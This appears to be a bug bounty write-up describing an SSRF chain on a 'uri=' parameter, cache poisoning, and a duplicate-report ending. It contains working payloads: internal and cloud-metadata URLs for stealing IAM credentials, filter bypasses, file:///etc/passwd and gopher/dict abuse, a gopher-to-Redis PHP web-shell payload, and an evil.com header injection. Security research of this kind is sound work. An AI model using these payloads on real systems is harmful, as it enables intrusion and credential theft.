

Hey there!😁
Life lesson #1: Never trust URLs that look innocent.
Life lesson #2: Never trust developers who say "it's just fetching data."
Life lesson #3: If it says uri=, it probably says "hack me." 😏
Life lesson #4: Sometimes… even the best findings don't end the way you expect.
🎯 The Target That Looked Too Simple
It started like any other bug bounty day — caffeine ☕, Burp Suite open, and my recon scripts humming like a hacker's lullaby.
While digging through endpoints, I stumbled upon something that looked too clean:
http://site.com/users/view/data?uri=At first glance, it screamed "I fetch external resources". And to a bug bounty hunter… that's basically a love letter 💌.
🔍 Phase 1: Mass Recon & Pattern Hunting
Before touching the parameter, I went full recon mode:
gau site.com | grep -i "uri="
waybackurls site.com | grep "fetch\|url\|uri"
Then layered it with JS endpoint extraction:
cat jsfiles.txt | xargs -I {} curl -s {} | grep -Eo "(http|https)://[a-zA-Z0-9./?=_-]*"💡 That's when I noticed something interesting…
A web cache poisoning-prone endpoint:
/api/cache/fetch?resource=This wasn't your typical SSRF entry. This endpoint was caching responses based on user-controlled input — juicy.

🧠 Phase 2: SSRF Discovery (The First Knock 🚪)
Back to the original parameter:
uri=I tested basic SSRF payloads:
uri=http://example.com✅ Response came back.
Now… time for internal probing.
uri=http://127.0.0.1
uri=http://localhost
uri=http://0.0.0.0
And boom 💥

uri=http://0.0.0.0/adminThe response changed. Slightly different length. Different headers. Something was there.
🧨 Phase 3: The Breakthrough Payload
Then I crafted the payload that changed everything:
uri=http://0.0.0.0/admin/dashboardAnd guess what?
👉 Admin panel HTML rendered inside the response.
No authentication. No tokens. Just vibes.
At this point, I literally whispered:
"Oh… this is gonna be a good day." 😌
🕵️ Phase 4: Going Deeper (Internal Enumeration)
Now it wasn't just SSRF anymore — it was internal network pivoting.
I automated internal scans via SSRF:
for port in 80 443 8080 3000 5000; do
  curl "http://site.com/users/view/data?uri=http://127.0.0.1:$port"
done
Found:
- Internal API on
:8080 - Admin service on
:3000 - Metadata endpoint 👀
☠️ Cloud Metadata Extraction
Classic move:
uri=http://169.254.169.254/latest/meta-data/And yes… it responded.
Then:
uri=http://169.254.169.254/latest/meta-data/iam/security-credentials/💀 IAM role leaked.
Followed by:
uri=http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role🔥 Temporary credentials exposed.
🧪 Phase 5: Web Cache Poisoning Combo
Remember that cache endpoint?
/api/cache/fetch?resource=I chained SSRF with cache poisoning:
resource=http://0.0.0.0/admin/dashboardThen added header manipulation:
X-Forwarded-Host: evil.com
X-Original-URL: /admin/dashboard
Now the admin panel response got cached.
Meaning:
👉 Other users hitting that endpoint could receive poisoned responses.
That's not just SSRF anymore — that's mass impact.
🌑 Dark Web Twist: Why This Matters More Than Ever
While writing this, I remembered a thread I saw floating around underground forums…
Attackers are actively trading:
- SSRF exploitation chains
- Cloud metadata extraction tricks
- Internal pivoting scripts
Recent breach discussions showed how attackers:
- Used SSRF to access internal dashboards
- Pulled cloud credentials from metadata
- Moved laterally inside networks within minutes
And there I was… staring at my screen… realizing I had walked the exact same path.
Not as an attacker… but as a researcher.
🧰 Advanced Payload Tricks I Used
🔹 Bypass Filters
http://0.0.0.0
http://127.1
http://2130706433
http://[::]
🔹 DNS Rebinding
uri=http://attacker-controlled-domain.com(Change DNS after resolution)
🔹 Protocol Abuse
file:///etc/passwd
gopher://127.0.0.1:6379/_INFO
dict://127.0.0.1:11211/stats
🔹 SSRF to RCE (Potential)
gopher://127.0.0.1:6379/_SET%20shell%20"<?php system($_GET['cmd']); ?>"📸 Proof of Concept (Real Flow)
- Send request:
GET /users/view/data?uri=http://0.0.0.0/admin/dashboard
- Response:
- Admin HTML panel visible
- No authentication required
- Extract sensitive endpoints
- Access metadata:

uri=http://169.254.169.254/latest/meta-data/- Dump credentials
🚨 Impact
This wasn't just SSRF.
This was:
- ✅ Internal admin panel access
- ✅ Cloud credential exposure
- ✅ Cache poisoning
- ✅ Potential RCE paths
- ✅ Full infrastructure compromise
Severity?
💣 Critical
🧠 Final Thoughts
Sometimes the biggest bugs don't come from complex logic…
They come from a simple parameter like:
uri=And a developer who thought:
"Yeah… let's just fetch whatever the user gives." 🤡

🥀 The Climax I Didn't Expect
I documented everything carefully. Every request, every response, every step.
I rechecked the impact. I revalidated the chain. I made sure it was clean, clear, and undeniable.
And then… I submitted it.
Days passed.
Then came the response.
"This issue has already been reported by another researcher."
For a moment, I just stared at the screen.
All those late nights. All that chaining. All that excitement when the admin panel first loaded…
Gone in a single line.
No celebration. No closure. Just… silence.
🏁 Closing Note
That's the reality no one talks about.
Not every valid finding becomes a victory. Not every deep chain gets recognized first.
But every hunt?
It sharpens you. 🧠⚔️
So if you're hunting:
👉 Keep testing 👉 Keep chaining 👉 Keep learning
Because one day…
That same persistence will hit first.
Stay curious. Stay dangerous. 🕵️♂️